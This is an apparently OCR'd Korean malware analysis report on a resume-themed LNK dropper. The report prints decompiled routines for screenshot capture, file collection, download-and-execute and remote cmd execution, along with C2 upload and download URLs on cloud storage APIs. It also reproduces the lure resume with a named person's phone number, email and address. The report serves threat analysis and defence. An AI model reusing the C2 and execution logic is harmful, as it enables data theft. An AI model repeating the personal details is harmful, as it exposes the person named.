악성코드 분석 보고서


SHA256 : 707e8cb56f32209ca837f2853801256cd3490ed2cc4b3428dc5e4238848f226d

목차

1. 요약 및 정보
2. TTPs/Yara
3. 악성 행위 상세 분석
4. 배후 그룹 추정
5. IOC

1. 요약 및 정보


707e8cb56f32209ca837f2853801256cd3490ed2cc4b3428dc5e4238848f226d(이하 **malware**)는 .lnk 바로가기 파일이며, pdf 이력서 문서로 위장해 다수의 파일을 드롭하고 실행하며 주기적으로 정보를 유출시키는 악성코드이다.




1. malware는 실행시 lnk 파일 내에 삽입된 파워쉘 커맨드를 실행하며, 해당 커맨드는 lnk 파일 내에 인코딩된 코드를 temp 경로에 **caption.dat**, **elephant.dat**, **sharke.bat**, 원본 악성코드가 존재하던 경로에 **{원본 파일 이름}.pdf**의 형태로 드롭하고 {원본 파일 이름}.pdf와 sharke.bat를 실행한다. pdf 파일은 이력서의 포맷으로 작성되어 있다.

2. sharke.bat은 32비트 파워쉘을 실행해 명령어를 실행한다. 명령어는 elephant.dat 파일을 로딩한 후 문자열로 변환하고 scriptblock으로 실행한다.
3. elephant.dat는 마찬가지로 파워쉘 명령어의 형태로, tls 1.2버전 통신을 설정하고 32비트 파워쉘 프로세스의 메모리에 caption.dat을 읽어와 xor 복호화한다. 이후 복호화한 caption.dat을 새로운 스레드로 실행한다.
4. 복호화된 caption.dat은 다시 내부의 데이터 3468바이트를 xor 복호화해 파워쉘 프로세스의 메모리 공간에 할당하고 새로운 스레드로 실행한다. 복호화된 영역은 exe 파일의 포맷을 가지고 있다.
5. caption.dat 내부의 exe 코드는 cloud-api.yandex.net과 주기적으로 통신하며 피해자 호스트에게서 수집한 데이터를 전송하고, 서버에서 내려받는 명령에 따라 추가 실행파일 드롭, 추가 페이로드 실행, 정보 수집과 유출 및 원격 쉘 명령 실행 등 다양한 악성 행위를 수행한다.

이력서 pdf



원본 악성코드 실행 커맨드



caption.dat 내부의 복호화된 exe파일 코드 정보

2. TTPs/Yara

TTPs

Excution	(T1059.001) Powershell (T1024.002) Malicious File
Defense Evasion	(T1140) Deobfuscate/Decode Files or Information (T1055.002) Portable Executable Injection (T1202) Indirect Commnad Execution (T1497.001,003) System checks, Time Based Checks (T1036) Masquerading (T1027.012) LNK Icon Smuggling
Discovery	(T1010) Application Window Discovery (T1083) File and Directory Discovery (T1082) System Information Discovery (T1497.001) System Checks (T1018) Remote System Discovery
Collect	(T1005) Data from Local System (T1113) Screen Capture
Exfiltration	(T1041) Exfiltration Over C2 Channel (T1567.002) Exfiltration to Cloud Storage (T1029) Scheduled Transfer
Command and Control	(T1071.001) Web Protocols (T1573.001,002) Symmetric/Asymmetric Cryptograpy (T1008) Fallback Channels (T1090.001) Internal Proxy

Yara rule

Yara 페이지 참고

3. 악성 행위 상세 분석

```
3511E5B0  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
3511E5C0  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ........@.......
3511E5D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3511E5E0  00 00 00 00 00 00 00 00 00 00 00 00 28 01 00 00  ............(...
3511E5F0  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
3511E600  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
3511E610  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
3511E620  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
```

caption.dat 메모리 내에 암호화 되어 있던 .exe 파일 코드

caption.dat 내부에는 .exe 파일이 암호화된 상태로 숨겨져 있다(이하 **페이로드**). 이를 복호화하고 새로운 스레드로 실행시킴으로써 악성 동작을 수행한다.

호스트 정보 수집

```
call dword ptr ds:[<&RegOpenKeyExA>]   80000002 0BB3FC64  "HARDWARE\\DESCRIPTION\\System"
                                       80000002 0BB3FA0C  L"SYSTEM\\CurrentControlSet\\Services\\mssmbios\\Data"
```

레지스트리를 사용한 시스템 정보 수집

페이로드는 실행 시 우선 자신이 실행되는 호스트의 시스템 정보를 수집한다. 수집하는 정보에는 OS 버전, 컴퓨터 및 사용자 이름, 현재 실행 파일의 경로, 바이오스 버전과 제조사, OS 비트가 있다.

```
0.4.D.0.7.6.A.D.
0.0.4.A.F.E.D.A.
```

또한 시스템 정보 수집과 동시에 피해 호스트의 고유 ID를 난수로 생성하기도 한다. 이 ID는 이후 C2서버에서 피해자를 식별하는데 사용한다.

C2서버 연결 시도

```
353ED090  09663130  L"https://api.pcloud.com/listfolder?path=/"
353ED094  00000028
call dword ptr ds:[<&WinHttpReadData>]
L"https://cloud-api.yandex.net/v1/disk/resources/upload?path=/Comment/4D0473C000D94CD8&overwrite=true"
```

시스템 정보 수집 이후 페이로드는 **cloud-api.yandex.net**, **api.pcloud.com** 2개의 클라우드 서버를 C2서버로 사용도록 설계되어 있으며 https 접속을 시도한다. api.pcloud.com의 경우 토큰이 만료되어 사용하지 못한다.

첫 연결에서는 위의 고유 ID를 파일명으로 쓰기를 시도한다. 이를 이용해 C2서버에서 각 피해 호스트를 인지한다.

```
7B 0A 09 22 72 65 73 75 6C 74 22 3A 20 32 30 39  {.."result": 209
35 2C 0A 09 22 65 72 72 6F 72 22 3A 20 22 52 65  5,.."error": "Re
76 6F 6B 65 64 20 27 61 63 63 65 73 73 5F 74 6F  voked 'access_to
6B 65 6E 27 20 70 72 6F 76 69 64 65 64 2C 20 79  ken' provided, y
6F 75 20 6E 65 65 64 20 74 6F 20 72 65 2D 61 75  ou need to re-au
74 68 6F 72 69 7A 65 20 74 68 65 20 61 70 70 6C  thorize the appl
69 63 61 74 69 6F 6E 2E 22 0A 7D 00 00 00 00 00  ication.".}.....
```

api.pcloud.com 응답

```
'https://api.dropboxapi.com/2/files/list_folder',0
```

데이터에 dropbox와 관련된 주소도 확인되나 실제로 사용하지 않고 토큰도 존재하지 않는다

```
call dword ptr ds:[<&WinHttpAddRequestHeaders>]
```

```
L"Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)"
```

또한 인증 토큰을 제외하면 항상 같은 헤더를 사용하는데, 내용은 아래와 같다

```
User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
```

피해 호스트에서의 탐지 혹은 클라우드 서버의 차단을 방지하기 위해 구글 크롤러로 위장하는 것으로 추정된다.

연결이 성립되면 malware는 60초 간격으로 아래의 동작을 반복하게 된다.

추가 정보 수집&C2 명령어 수신

성공적으로 200 응답을 받으면 60초마다 추가적인 정보를 수집하고, 이전에 수집했던 시스템 정보와 함께 암호화해 C2서버로 전송한다. 수집하는 정보는 아래와 같이 디버깅 여부, 화면 스크린샷, 실행중인 모든 프로세스의 정보이다.

```
IsDebuggerPresent();
```

```
Bitblt(v5, 0, 0, SystemMetrics, v18, v8, 0, 0, 13369376);
```

디버깅 확인 함수 (좌) 화면 스크린샷 함수(우)

```
CreateToolhelp32Snapshot(2u, 0);
```

```
v4 = OpenProcess(0x410u, 0, pe.th32ProcessID);
if ( v4 && EnumProcessModules(v4, &v19, 4, v15) )
  GetModuleFileNameExW(v4, v19, v12, 512);
```

실행중인 프로세스 조회 함수

```
v7[v1] ^= *((_BYTE *)&v21 + (v1 & 3));
++v1;
```

xor 암호화

수집된 정보는 우선 랜덤한 키를 사용한 xor 암호화를 거치고, 하드코딩된 키로 aes 암호화와 rsa암호화까지 거쳐 암호화된다.

해당 정보를 송신한 이후 C2서버로부터 이전에 생성했던 피해 호스트의 고유ID를 파일 이름으로 요청해 메모리에서 읽는다. 읽어온 값은 복호화를 거쳐 다음 악성 동작을 결정하는 명령어가 된다.

```
call dword ptr ds:[<&WinHttpReadData>]
```

```
074B5DC0 L"https://cloud-api.yandex.net/v1/disk/resources/download?path=/Program/04D076AD004AFEDA"
```

명령어 요청

C2 명령어에 따른 악성 행위 정리

C2서버로부터 명령어를 수신한 페이로드는 명령어에 따라 다양한 악성 행위를 실행한다. 명령어에 따른 각 행위를 정리하면 아래와 같다.

'd', 'f' : 쉘 명령어를 통해 시작 프로그램(Startup) 폴더의 .VBS 파일과 appdata 경로 아래 있는 모든 .CMD, .BAT, .lnk 파일들을 삭제한다.

'h' : 쉘 명령어를 통해 드라이브 내의 모든 파일 정보를 수집해 C2서버에 전송한다.

```
DriveTypeA = GetDriveTypeA(i);
if ( DriveTypeA == 3 || DriveTypeA == 2 || DriveTypeA == 4 )
{
  sprintf_wrapper((int)v11, (int)"dir /A /S %s >> \"%%temp%%/%c_.TMP\"", i, *i);
  v10 = v3;
  v9 = v3;
  std::string::string(v11);
  shellexecuteExA_wrapper(600, 1, 0, v9, v10);
```

'c' : 메모리에 하드코딩된 hwp, pdf, doc 등의 확장자명 혹은 공격자가 명령어로 전송한 확장자명을 필터로 특정 디렉토리 내의 모든 파일 메타데이터를 수집한다.

```
) = aXls[4];
WORD *)aDoc;
WORD *)&aDoc[2];
) = aDoc[4];
```

```
[12]) = aPpt[4];
*(_DWORD *)aTxt;
*(_DWORD *)&aTxt[2]
[17]) = aTxt[4];
```

```
*(_DWORD *)aPdf;
*(_DWORD *)&aPdf[2];
[32]) = aPdf[4];
*(_DWORD *)aHwp;
```

'5', '6', '7', '8', '9' : C2 서버 혹은 공격자가 명령어로 가리키는 URL에서 임의의 파일을 다운로드한다. 다운로드한 파일을 KB400928_doc.exe로 저장하고 실행한다.

```
File = InternetReadFile__(&v43[1], (int)&v76);
v6 = v76;
v4 = File;
```

```
GetTempPathA(0x100u, (LPSTR)&v49[38]);
v22 = (char *)&v49[37] + 3;
```

```
strcpy(v22, "KB400928_doc.exe");
```

```
fwrite(v26, 1u, ElementCount, v28);
fclose(v29);
ShellExecuteA(0, aOpen, (LPCSTR)&v49[38], 0, 0, 0);
```

'1', '2', '3', '4' : C2서버 혹은 공격자가 가리키는 URL을 통해 임의의 파일을 다운로드 하고 파워쉘 명령어를 통해 시스템 정보를 수집하고 전송한다. 수집되는 정보와 해당하는 명령어는 아래와 같다.

프로세스 목록(tasklist), **시스템 정보**(systeminfo), **라우팅 테이블**(route print**), 네트워크 정보**(ipconfig/all), **ARP 테이블**(arp -a), **최근 파일 목록**(dir Recent), **시작프로그램**(wmic startup), **로컬 앱데이터**(dir locappdat), **전체 사용자 프로그램**(dir alluserprofile)

```
shellexecuteExA_wrapper(30, 1, 1);  // tasklist>>"%temp%\r.txt" & echo
                                    // "%temp%\r.txt" & dir /a  "%allu
```

'e' : 공격자가 명령어로 입력한 임의의 쉘 명령어를 cmd를 통해 실행한다

```
ShellExecuteW(0, open, cmd_exe, Parameters, 0, 0);// 0,open,cmd.exe,"/c\"{v43[1:]}\"",0,0
```

4. 배후 그룹 추정

한국해양수산연수원 오션폴리텍

인적사항	성명	한글(한자)	김이혁	응시직책	
		영문	KIM YIHYEOK	실습항해사	
				연락처	
	생년월일	(만31 세) 19992 년09 월 09 일		010-5550-0068	
	주소	서울특별시 양천구 신정로 14길1,학마을 아파트2단지		병역사항	
	E-MAIL	kihk0068@naver.com		해당없음	
취미		책읽기		혈액형	O형

```
*(_DWORD *)aPdf;
*(_DWORD *)&aPdf[2];
[32]) = aPdf[4];
*(_DWORD *)aHwp;
```

해당 악성코드는 대한민국의 공공기관 해양수산연수원을 목표로 공격을 진행하고 있으며 수집하는 파일 중 hwp 확장자가 포함되어 있다.

성장과정

저의 고향은 북한의 황해도 해주입니다.
본적인 남한이였던 조부모들의 영향을 받은 부모님들 덕분에 일찍이 북한사회의 본질을 알아 차렸고 그래서 일반인 보다 좀 더 잘 사는 길을 모색하며 살아 왔습니다.
평범한 노동자였던 아버지셨지만 늘 당당하고 정직하게 사셨으며 당 간부들에게도 머리를 굽히지 않느 강인하게 사는 법을 가르쳐 주셨습니다.

일가족 9명과 어선 탈북한 김이혁씨, 귀순

이가영 기자 업데이트 2024.12.05. 14:28

또 한국어 문법과 문장이 자연스럽고, 실존인물인 탈북자 김이혁씨의 신상 혹은 이력서를 도용한 것으로 보아 실제 한글 사용에 익숙하며 탈북자들의 신상을 파악하고 있는 동아시아계 조직일 확률이 높다.

ID	Name	Description
G0047	Gamaredon Group	Gamaredon Group has used LNK files to hide malicious sc
G0094	Kimsuky	Kimsuky has used the LNK icon location to execute malici script.[5]
G0129	Mustang Panda	Mustang Panda has utilized LNK files to hide malicious sc a PDF icon to entice the victim to click on the file to execu
S1239	TONESHELL	TONESHELL has been initiated using LNK files that were p binary.[8]

MITRE ATT&CK에서는 (T1027.012) LNK Icon Smuggling 기술을 사용하는 그룹으로 위 이미지의 4개 그룹을 제시한다. 위 4개 그룹 중 앞서 분석한 악성코드 특징에 가장 부합하는 그룹은 북한계 조직인 김수키이며, 이에 따라 malware는 김수키 혹은 이와 연관된 북한계 공격 그룹에서 제작 및 유포한 악성코드로 추정된다.

북한 APT 리퍼(Reaper)에서 만든 탈북민 사칭 한국해양수산 ...
2024. 11. 4. — 오늘은 세계적으로 유명한 APT 조직 APT 북한 APT 리퍼(Reaper,APT37)0
칭 **한국해양수산연수원** 타겟 인것으로 추측이 되는 **악성코드**-

연합뉴스
https://www.yna.co.kr › 최신뉴스
한수원 협력사 '북한 추정' 해킹...원전자료 포함 72만건 유출
2024. 10. 9. — **한국**수력원자력의 협력사가 북한으로 추정되는 사이버 해킹 공격을 받0

2024년경 한국해양수산원에 대한 북한계 그룹 APT37의 사이버 공격에 대한 게시글과 뉴스가 확인된 것에서 해당 APT 공격에 사용된 악성코드로 추정할 수 있다.

5. IOC

파일

- elephant.dat
- caption.dat
- sharke.bat
- KB400928_doc.exe

도메인

- https://api.pcloud.com
- https://cloud-api.yandex.net